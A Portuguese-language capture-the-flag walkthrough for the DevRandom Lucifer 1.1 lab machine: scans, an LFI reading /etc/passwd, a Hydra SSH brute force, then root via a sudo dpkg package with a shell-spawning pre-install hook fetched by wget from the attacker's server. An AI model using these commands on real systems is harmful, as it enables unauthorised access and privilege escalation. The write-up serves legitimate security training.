
DevRandom CTF: 1.1

IP da máquina: 192.168.2.100 // MAC: 08:00:27:DB:09:70

Resultados do nmap:


nmap -A -p- 192.168.2.100



```
PORT   STATE SERVICE  VERSION
22/tcp open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 83:e5:a1:51:b1:f6:98:d3:19:e7:59:10:f7:f4:e8:5e (RSA)
|   256 b2:a6:79:c3:ad:2f:ba:cc:02:b3:42:0d:a2:a3:9e:60 (ECDSA)
|_  256 ec:1f:d4:29:9f:a5:ae:ca:93:f4:a8:6b:fd:61:44:45 (ED25519)
80/tcp open  ssl/http Apache
| http-robots.txt: 3 disallowed entries
|_/wp-admin/ /wp-login.php /?include=info
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
MAC Address: 08:00:27:DB:09:70 (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=6/23%OT=22%CT=1%CU=42861%PV=Y%DS=1%DC=D%G=Y%M=080027%T
OS:M=5EF243C9%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10C%TI=Z%CI=Z%II=I
OS:%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O
OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS:=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O
OS:%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=40%CD=S)
```

Resultados do dirb:

dirb http://192.168.2.100




```
---- Scanning URL: http://192.168.2.100/ ----
+ http://192.168.2.100/index.php (CODE:200|SIZE:74)
+ http://192.168.2.100/robots.txt (CODE:200|SIZE:86)
==> DIRECTORY: http://192.168.2.100/secret/
+ http://192.168.2.100/server-status (CODE:403|SIZE:199)
==> DIRECTORY: http://192.168.2.100/wp-admin/
==> DIRECTORY: http://192.168.2.100/wp-content/
==> DIRECTORY: http://192.168.2.100/wp-includes/

---- Entering directory: http://192.168.2.100/secret/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.2.100/wp-admin/ ----
+ http://192.168.2.100/wp-admin/admin.php (CODE:200|SIZE:74)
==> DIRECTORY: http://192.168.2.100/wp-admin/css/
==> DIRECTORY: http://192.168.2.100/wp-admin/images/
==> DIRECTORY: http://192.168.2.100/wp-admin/includes/
+ http://192.168.2.100/wp-admin/index.php (CODE:200|SIZE:74)
==> DIRECTORY: http://192.168.2.100/wp-admin/js/
==> DIRECTORY: http://192.168.2.100/wp-admin/maint/
==> DIRECTORY: http://192.168.2.100/wp-admin/network/
==> DIRECTORY: http://192.168.2.100/wp-admin/user/
```


http://192.168.2.100/robots.txt



```
User-agent: *
Disallow: /wp-admin/
Disallow: /wp-login.php
Disallow: /?include=info
```

LFI:


http://192.168.2.100/?include=../../../../../../../../../etc/passwd


Lucifer TELTEAM – En n
192.168.2.100/?include=../../../../../../../../../etc/passwd

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin _apt:x:103:65534::/nonexistent:/usr/sbin/nologin messagebus:x:104:110::/nonexistent:/usr/sbin/nologin sshd:x:105:65534::/run/sshd:/usr/sbin/nologin john:x:1000:1000:john,,,:/home/john:/bin/bash systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin lisa:x:1001:1001:,,,:/home/lisa:/bin/bash henri:x:1002:1002:,,,:/home/henri:/bin/bash mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false proftpd:x:107:65534::/run/proftpd:/usr/sbin/nologin ftp:x:108:65534::/srv/ftp:/usr/sbin/nologin wordpressftp:x:1003:1003:,,,:/var/www/html:/bin/rbash victor:x:1004:1004:,,,:/home/victor:/bin/bash trevor:x:1005:1005:,,,:/home/trevor:/bin/bash Overslaan naar de inhoud

Hydra:


hydra -l trevor -P rockyou.txt 192.168.2.100 ssh



```
[22][ssh] host: 192.168.2.100   login: trevor   password: qwertyuiop[]
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-06-23 15:10:20
```

SSH:


Usuário: trevor // Senha: qwertyuiop[]



```
root@kali:~# ssh trevor@192.168.2.100
The authenticity of host '192.168.2.100 (192.168.2.100)' can't be established.
ECDSA key fingerprint is SHA256:qOCG5GMfENFo0Ox4TwxKShT8MsvBvYvR/ImJ1NHt5Go.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.2.100' (ECDSA) to the list of known hosts.
trevor@192.168.2.100's password:
Linux lucifer 4.19.0-8-amd64 #1 SMP Debian 4.19.98-1 (2020-01-26) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Mar 23 17:54:37 2020
trevor@lucifer:~$ id
uid=1005(trevor) gid=1005(trevor) groups=1005(trevor)
trevor@lucifer:~$ uname -a
Linux lucifer 4.19.0-8-amd64 #1 SMP Debian 4.19.98-1 (2020-01-26) x86_64 GNU/Linux
```



```
trevor@lucifer:~$ sudo -l
Matching Defaults entries for trevor on lucifer:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User trevor may run the following commands on lucifer:
    (root) NOPASSWD: /usr/bin/dpkg
```

https://github.com/jordansissel/fpm


https://gtfobins.github.io/gtfobins/dpkg/

TF=$(mktemp -d)

echo 'exec /bin/sh' > $TF/x.sh

fpm -n x -s dir -t deb -a all --before-install $TF/x.sh $TF


python -m SimpleHTTPServer 8081



```
root@kali:~# TF=$(mktemp -d)
root@kali:~# echo 'exec /bin/sh' > $TF/x.sh
root@kali:~# fpm -n x -s dir -t deb -a all --before-install $TF/x.sh $TF
Doing `require 'backports'` is deprecated and will not load any backport in the next major release.
Require just the needed backports instead, or 'backports/latest'.
Debian packaging tools generally labels all files in /etc as config files, as mandated by policy, so fpm
defaults to this behavior for deb packages. You can disable this default behavior with --deb-no-default-c
onfig-files flag {:level=>:warn}
Created package {:path=>"x_1.0_all.deb"}
root@kali:~# python -m SimpleHTTPServer 8081
Serving HTTP on 0.0.0.0 port 8081 ...
```

wget http://192.168.2.110:8081/x_1.0_all.deb

sudo dpkg -i x_1.0_all.deb




```
trevor@lucifer:/tmp$ wget http://192.168.2.110:8081/x_1.0_all.deb
--2020-06-23 13:24:48--  http://192.168.2.110:8081/x_1.0_all.deb
Connecting to 192.168.2.110:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1104 (1.1K) [application/x-debian-package]
Saving to: ‘x_1.0_all.deb’

x_1.0_all.deb              100%[===================================>]   1.08K  --.-KB/s    in 0s

2020-06-23 13:24:48 (43.8 MB/s) - ‘x_1.0_all.deb’ saved [1104/1104]

trevor@lucifer:/tmp$ sudo dpkg -i x_1.0_all.deb
Selecting previously unselected package x.
(Reading database ... 45183 files and directories currently installed.)
Preparing to unpack x_1.0_all.deb ...
```

Root:



```
# id
uid=0(root) gid=0(root) groups=0(root)
# uname -a
Linux lucifer 4.19.0-8-amd64 #1 SMP Debian 4.19.98-1 (2020-01-26) x86_64 GNU/Linux
```